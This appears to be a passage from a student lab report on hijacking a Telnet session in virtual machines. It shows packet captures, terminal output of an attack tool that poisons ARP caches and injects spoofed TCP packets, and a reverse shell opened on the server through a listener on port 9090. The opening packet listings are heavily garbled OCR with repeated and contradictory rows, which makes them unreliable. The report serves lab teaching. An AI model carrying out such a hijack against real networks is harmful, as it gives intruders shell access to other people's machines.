Retransmission] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Bup ACK 212410#1] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq-2124 2019-09-07 05:03:04.8233366 192.168.0.108 TCP 68 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.108 TCM 95 Redirect (Redirect for host) Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0 Ethernet II, Src: PosCompu_88:a5:da (08:00:27:88:a5:da), Dst: PosCompu_4d:f7:3c (08:00:27:4d:f7:3c) Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1								
2124 2019-09-07 05:03:04.7593818 192.168.0.108 192.168.0.110 TCP 1078 [TCP Retransmission] 45264 - 23 [PSH, ACK] 2124 2019-09-07 05:03:04.7595554 192.168.0.108 192.168.0.110 TELNET 110 Telnet Data [TELNET 1214 2019-09-07 05:03:04.7598207 192.168.0.110 192.168.0.110 ICMP 106 Redirect (Redirect for host) 2124 2019-09-07 05:03:04.7598327 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq 22960256883 Ack=414852 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data (Redirect for host)								
2124 2019-09-07 05:03:04.7595554 192.168.0.108 192.168.0.110 TELNET 110 Telnet Data 2124 2019-09-07 05:03:04.7598209 192.168.0.110 192.168.0.108 TCP 78 [TCP ACKed unseen segment] 23 - 45264 [ACK] 2124 2019-09-07 05:03:04.7598327 192.168.0.110 192.168.0.110 ICMP 106 Redirect (Redirect for host) 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Se 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.109 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1								
2124 2019-09-07 05:03:04.7598327 192.168.0.107 192.168.0.110 ICMP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq 22960256883 Ack=414852 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq 22960256883 Ack=414852 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1	2124	2019-09-07 05:03:04.7595554	192.168.0.108	192.168.0.110	TELNET			
2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 78 [TCP Dup ACK 212407#1] 23 - 45264 [ACK] Sec. 2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Sec. 2960256883 ACK-414852 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Sec. 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [ACK] Sec. 2124 2019-09-07 05:03:04.8233366 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233364 192.168.0.108 192.168.0.109 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1	2124	2019-09-07 05:03:04.7598209	192.168.0.110	192.168.0.108	TCP	78 [TCP ACKed unseen segment] 23 → 45264 [ACK		
2124 2019-09-07 05:03:04.7598635 192.168.0.110 192.168.0.108 TCP 66 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Seq=2960256883 Ack=414852 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.109 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1	2124	2019-09-07 05:03:04.7598327	192.168.0.107	192.168.0.110	ICMP	106 Redirect (Redirect for host)		
2124 2019-09-07 05:03:04.7598660 192.168.0.110 192.168.0.108 TCP 66 [TCP Dup ACK 212410#1] 23 - 45264 [ACK] Sec. 2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233366 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1	2124	2019-09-07 05:03:04.7598575	192.168.0.110			78 [TCP Dup ACK 212407#1] 23 → 45264 [ACK] Se		
2124 2019-09-07 05:03:04.7616168 192.168.0.110 192.168.0.108 TELNET 68 Telnet Data 2124 2019-09-07 05:03:04.823336 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233364 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1						66 23 → 45264 [ACK] Seq=2960256883 Ack=414852		
2124 2019-09-07 05:03:04.7616233 192.168.0.110 192.168.0.108 TCP 68 [TCP Retransmission] 23 - 45264 [PSH, ACK] 2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.82333664 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1								
2124 2019-09-07 05:03:04.8233366 192.168.0.108 192.168.0.110 TELNET 67 [TCP Spurious Retransmission] Telnet Data 2124 2019-09-07 05:03:04.8233564 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PosCompu_88:a5:da (08:00:27:88:a5:da), Dst: PosCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1  Telnet								
2124 2019-09-07 05:03:04.8233564 192.168.0.107 192.168.0.108 ICMP 95 Redirect (Redirect for host)  Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1  Telnet								
Frame 212392: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1  Telnet								
Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1  Telnet	2124	2019-09-07 05:03:04.8233564	192.168.0.107	192.168.0.108	ICMP	95 Redirect (Redirect for host)		
Ethernet II, Src: PcsCompu_88:a5:da (08:00:27:88:a5:da), Dst: PcsCompu_4d:f7:3c (08:00:27:4d:f7:3c)  Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.110  Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1  Telnet	Frame 212392: 67 bytes on wire (536 bits). 67 bytes captured (536 bits) on interface 0							
Transmission Control Protocol, Src Port: 45264, Dst Port: 23, Seq: 4148519204, Ack: 2960256882, Len: 1 Telnet								
Telnet								
			Port: 45264, Dst Port	t: 23, Seq: 4148519204	1, Ack: 29	60256882, Len: 1		
Data: 1								
	Data	a: 1						

Fig: Received packet by server when actual client typed "I"




Fig: Received packet by server sent by the attacker.

```
⊗ — □ Terminal
clientPC@VM:~$ telnet 192.168.0.110
Trying 192.168.0.110...
Connected to 192.168.0.110.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 7 04:07:47 EDT 2019 from 192.168.0.102 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
1 package can be updated.
O updates are security updates.
serverPC@VM:~$ ls
abhik
               Customization
                                 exploit.py peda-session-dash.txt
                                                                      script.sh
android
               Desktop
                                 input
                                             peda-session-output.txt
                                                                      source
badfile
               Documents
                                 lib
                                             Pictures
                                                                       Templates
basic JS.html
                                 Music
                                                                       test.c
               Downloads
                                             program.c
               examples.desktop output
                                                                       Videos
                                             Public
serverPC@VM:~$ l
```

Fig: Client typing "I" in his terminal

Fig: Response in the attacker machine

• The tool then prints out the sequence and acknowledgement numbers of the grabbed packet and the client and server port numbers in the original terminal window (Top one in the figure). We can check the accuracy of the grabbed numbers using wireshark.

telnet						
э.	Time	Source	Destination	Protocol	Length Info	
1746	2019-09-07 04:20:19.3492406	192.168.0.110	192.168.0.108	TELNET	279 Telnet Data .	
1746	2019-09-07 04:20:19.4473017	192.168.0.110	192.168.0.108	TELNET	94 Telnet Data .	
2117	2019-09-07 05:00:04.3966959	192.168.0.108	192.168.0.110	TELNET	67 Telnet Data .	
2117	2019-09-07 05:00:04.3970343	192.168.0.110	192.168.0.108	TELNET	67 Telnet Data .	
2117	2019-09-07 05:00:04.4816377	192.168.0.108	192.168.0.110	TELNET	67 Telnet Data .	
2117	2019-09-07 05:00:04.4819983	192.168.0.110	192.168.0.108	TELNET	67 Telnet Data .	
2117	2019-09-07 05:00:04.5973632	192.168.0.108	192.168.0.110	TELNET	68 Telnet Data .	
2117	2019-09-07 05:00:04.5987207	192.168.0.110	192.168.0.108	TELNET	68 Telnet Data .	
2117	2019-09-07 05:00:04.6005190	192.168.0.110	192.168.0.108	TELNET	185 Telnet Data .	
2117	2019-09-07 05:00:04.6007726	192.168.0.110	192.168.0.108	TELNET	539 Telnet Data .	
2117	2019-09-07 05:00:04.6013594	192.168.0.110	192.168.0.108	TELNET	94 Telnet Data .	
2123	2019-09-07 05:03:03.8463020	192.168.0.108	192.168.0.110	TELNET		
2123	2019-09-07 05:03:03.8468774	192.168.0.110	192.168.0.108	TELNET	67 Telnet Data .	
2124	2019-09-07 05:03:04.7595554	192.168.0.108	192.168.0.110	TELNET	110 Telnet Data	
Frame	212392: 67 bytes on wire (536	bits), 67 bytes capt	ured (536 bits) on in	terface	9	
Ethern	et II, Src: PcsCompu 88:a5:da	(08:00:27:88:a5:da),	Dst: PcsCompu 4d:f7:	3c (08:0	0:27:4d:f7:3c)	
Intern	et Protocol Version 4. Src: 1	92.168.0.108. Dst: 19	2.168.0.110	•	-	
Transm	ission Control Protocol, Src	Port: 45264, Dst Port	: 23, Seq: 4148519204	, Ack: 2	960256882, Len: 1	
Telnet		•				
Data	ı: 1					

 The tool then creates one new shell terminal on the attacker machine. In the bottom window we clearly see, we have the shell of the server machine which communicates with the server machine using a separate connection, and therefore our hijacking is complete.

```
tackerPC@VM:~$ sudo ./a.out 192.168.0.108 192.168.0.110
Setting up for switched environments...
net.ipv4.ip forward = 1
Sending arp cache poisioning packets....
Waiting for traffic in the connection...
Sniffed packet! SEQ = 4148519204 ACK = 2960256882
Client port: 45264, Server port: 23
Hijacking started.
The new terminal gives you access to the targetPC using new connection
Type exit here to close the hijacked connection
 🔞 🖨 🕕 Terminal
File Edit View Search Terminal Help
Waiting for reverse shell to connect..
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.0.110] port 9090 [tcp/*] accepted (family 2, sport 39714)
serverPC@VM:~$ ls
ls
abhik
android
badfile
basic_Js.html
bin
Customization
Desktop
Documents
Downloads
examples.desktop
exploit.py
input
lib
Music
output
peda-session-dash.txt
peda-session-output.txt
Pictures
program.c
.
Pubĺic
script.sh
source
Templates
test.c
Videos
serverPC@VM:~$
```

- Attacker now has complete access to server machine and can issue any command with the client's privilege.
- Attacker can end the hijacked connection between the server and client by typing exit in the original terminal window.

```
attackerPC@VM:~$ sudo ./a.out 192.168.0.108 192.168.0.110

Setting up for switched environments...

net.ipv4.ip_forward = 1

Sending arp cache poisioning packets....

Waiting for traffic in the connection...

Sniffed packet! SEQ = 4148519204 ACK = 2960256882

Client port: 45264, Server port: 23

Hijacking started.

The new terminal gives you access to the targetPC using new connection

Type exit here to close the hijacked connection
```

# Justification of the success of the attack:

- We have the server shell in the attacker machine and we can run any command on the server machine.
- If we try to type in the client terminal now, we see that it is frozen(i.e. it doesn't take any input.)

```
⊗ − □ Terminal
clientPC@VM:~$ telnet 192.168.0.110
Trying 192.168.0.110...
Connected to 192.168.0.110.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 7 04:07:47 EDT 2019 from 192.168.0.102 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
1 package can be updated.
O updates are security updates.
serverPC@VM:~$ ls
abhik
              Customization
                                exploit.py peda-session-dash.txt
                                                                     script.sh
              Desktop
                                input
android
                                            peda-session-output.txt
                                                                     source
badfile
                                            Pictures
              Documents
                                lib
                                                                     Templates
basic JS.html Downloads
                                Music
                                            program.c
                                                                     test.c
               examples.desktop output
                                            Public
                                                                     Videos
serverPC@VM:~$ l
```

Telnet transmits each byte as soon as it's typed. Now, since the attacker tool hijacks the connection by sending spoofed packets, server expects a higher sequence number in its next incoming packet. As the client has no idea about it, server keeps discarding its packet as duplicate, and the client keeps retransmitting. As a result, client gets frozen.

2124 2019-09-07 05:03:05.0313997 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:05.0314330 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:05.2388528 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:05.2388823 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:05.6588216 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:05.6588513 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:06.4905929 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:06.4906456 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:08.1536453 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:08.1536771 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2124 2019-09-07 05:03:11.6076166 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2125 2019-09-07 05:03:11.6076478 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2125 2019-09-07 05:03:18.2604548 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2125 2019-09-07 05:03:18.2604828 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2125 2019-09-07 05:03:31.5657803 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2125 2019-09-07 05:03:31.5657909 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2127 2019-09-07 05:03:59.1998262 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2127 2019-09-07 05:03:59.1998553 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2129 2019-09-07 05:04:52.4220194 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2129 2019-09-07 05:04:52.4221069 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2173 2019-09-07 05:06:38.8641275 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2173 2019-09-07 05:06:38.8641665 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2179 2019-09-07 05:08:39.6355919 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2179 2019-09-07 05:08:39.6356406 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2186 2019-09-07 05:10:40.4073502 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data
2186 2019-09-07 05:10:40.4074008 192.168.0.108	192.168.0.110	TELNET	67 [TCP Spurious Retransmission] Telnet Data

We can verify it by observing wireshark like above.

Hence, we conclude we have successfully hijacked the connection.